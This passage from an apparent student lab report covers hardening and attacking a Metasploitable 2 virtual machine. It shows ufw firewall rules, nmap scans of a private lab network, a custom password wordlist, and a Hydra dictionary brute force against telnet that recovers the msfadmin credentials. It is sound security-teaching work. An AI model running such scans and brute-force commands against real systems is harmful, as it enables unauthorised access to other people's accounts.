
Figure 16: Enable ufw firewall

The firewall, which had been disabled initially, was r-eenabled using the ufw command to restore basic protection. After that we checked to make sure the firewall is active and is running properly.



```
msfadmin@metasploitable:~$ ufw verbose status

Usage: ufw COMMAND

Commands:
  enable                        Enables the firewall
  disable                       Disables the firewall
  default ARG                   set default policy to ALLOW or DENY
  logging ARG                   set logging to ON or OFF
  allow|deny RULE               allow or deny RULE
  delete allow|deny RULE        delete the allow/deny RULE
  status                        show firewall status
  version                       display version information

msfadmin@metasploitable:~$ sudo ufw deny from 192.168.1.65 to any port 23
Rule added
msfadmin@metasploitable:~$ sudo ufw status verbose
Firewall loaded

To                         Action  From
--                         ------  ----
23:tcp                     DENY    192.168.1.65
23:udp                     DENY    192.168.1.65

msfadmin@metasploitable:~$ _
```


Figure 17: Confirmation of firewall setup and denying telnet request



```
┌──(kali㉿vbox)-[~]
└─$ nmap 192.168.1.130 -p 23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 02:21 EDT
Nmap scan report for 192.168.1.130
Host is up (0.0028s latency).

PORT   STATE    SERVICE
23/tcp filtered telnet
MAC Address: 08:00:27:3B:A4:11 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds

┌──(kali㉿vbox)-[~]
└─$ 
```

Figure 18: nmap telnet scan


The screenshot shows the results of an Nmap scan on IP address 192.168.1.130, checking port 23, which is used for Telnet. It tells us that the system is online, but the connection to port 23 is being blocked, probably by a firewall or security settings. The MAC address also shows that the system is running in a VirtualBox virtual machine.



```
┌──(kali㉿vbox)-[~]
└─$ telnet 192.168.1.130
Trying 192.168.1.130 ...
```

Figure 19: Target ip

When we run the command telnet 192.168.1.130, it tries to connect but gets stuck at "Trying 192.168.1.130 ...". This is because, according to the Nmap scan, port 23 (which Telnet uses) is filtered. This means that a firewall or network device is blocking the connection, so Telnet cannot communicate with the target machine on that port.



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:3b:a4:11 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.130/24 brd 192.168.1.255 scope global eth0
    inet6 2400:1a00:b050:87da:a00:27ff:fe3b:a411/64 scope global dynamic
       valid_lft 717sec preferred_lft 717sec
    inet6 fe80::a00:27ff:fe3b:a411/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ sudo ufw allow telnet
Rule added
msfadmin@metasploitable:~$ sudo ufw status verbose
Firewall loaded

To                         Action  From
--                         ------  ----
23:tcp                     DENY    192.168.1.65
23:udp                     DENY    192.168.1.65
23:tcp                     ALLOW   Anywhere

msfadmin@metasploitable:~$
```

Figure 20: Fixing telnet connection

The command sudo ufw allow telnet opens port 23 to allow Telnet connections. After running it, sudo ufw status verbose is used to check if the change was successful. The result shows that port 23/tcp is now open to everyone, whereas previous rules for the IP 192.168.1.65 (on both 23/tcp and 23/udp) are still active. This means Telnet connections should now work properly, as the firewall is not blocking them anymore.


4.1. Testing

Test 1: Network Reconnaissance

Objective	Identify the live hosts and open ports in the network, particularly focusing on the Telnet service (port 23) running on Metasploitable 2.
Tools used	nmap, nbtscan, ip a


Steps performed	1. Identifying network range: Running ip a on kali Linux to find the local network range. 2. Scanning network: Using Nmap to scan the entire local network. 3. Scanning for open ports: Running Nmap to check for open ports on the target. 4. Verifying telnet service: Ensure telnet is open.
Expected result	We should identify Metasploitable 2 as a live host with telnet port 23, confirming it is vulnerable to brute force attacks.
Actual result	Found the IP address of the target machine and check if port 23 (Telnet) is open.

Table 2: Test 1



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:73:c0:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.230.128/24 brd 192.168.230.255 scope global dynamic noprefixroute eth0
       valid_lft 1496sec preferred_lft 1496sec
    inet6 fe80::2620:de66:538c:5493/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.230.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-20 12:31 EDT
Nmap scan report for 192.168.230.128
Host is up (0.00015s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sT 192.168.230.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-20 12:33 EDT
Nmap scan report for 192.168.230.133
Host is up (0.0062s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
```

Figure 21: Scanning open ports




```
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p 23 192.168.230.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-20 12:35 EDT
Nmap scan report for 192.168.230.133
Host is up (0.0011s latency).

PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 22: Telnet scanning

Test 2: Brute force attack on telnet using hydra


Objective	Use Hydra to perform a dictionary based brute force attack on the telnet service by attempting to login using a predefined list of common credentials.
Tools used	Hydra
Steps performed	1. Preparing wordlist 2. Start brute force attack 3. Monitor the attack 4. Crack the credentials
Expected result	Hydra should successfully crack login credentials after several attempts.
Actual result	Hydra identifies msfadmin:msfadmin as correct credentials.

Table 3: Test 2




```
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds

┌──(root㉿vbox)-[/home/kali/Desktop]
└─# ls /usr/share/wordlists
amass            dirbuster      fern-wifi  metasploit   sqlmap.txt  wifite.txt
custom_list.txt  dnsmap.txt     john.lst   nmap.lst     START       wordlist.txt
dirb             fasttrack.txt  legion     rockyou.txt  wfuzz

┌──(root㉿vbox)-[/home/kali/Desktop]
└─# 
```

Figure 23: Creating wordlist




```
┌──(kali㉿vbox)-[~/Desktop]
└─$ sudo nano /usr/share/wordlists/custom_list.txt
[sudo] password for kali: 
```

Figure 24: Navigating to the wordlist



```
   /usr/share/wordlists/custom_list.txt *
password1234
admin2024
qwerty123
letm
power123
aaaaaa
datvat
aaaaaaa
ilove234
fefefef
nepal12234
fefefef
rajesh
efefefef
devipasrsad
efefefefe
bluesky
laptop
effefef
islington123
msfadmin
blueman
xyx123
abc123

^G Help       ^O Write Out  ^F Where Is   ^K Cut
^X Exit       ^R Read File  ^\ Replace    ^U Paste
```

Figure 25: passwords in the created wordlist



```
┌──(root㉿vbox)-[/home/kali/Desktop]
└─# sudo hydra -l msfadmin -P /usr/share/wordlists/custom_list.txt 192.168.1.130 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 08:10:19
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28 login tries (l:1/p:28), ~2 tries per task
[DATA] attacking telnet://192.168.1.130:23/
[23][telnet] host: 192.168.1.130   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-26 08:10:22

┌──(root㉿vbox)-[/home/kali/Desktop]
```


Figure 26: Cracking the username and passwords

Test 3: Logging into Metasploitable 2 with found credentials

Objective	Use the found username and password to log into the Metasploitable 2 system using Telnet.
Tools used	Telnet

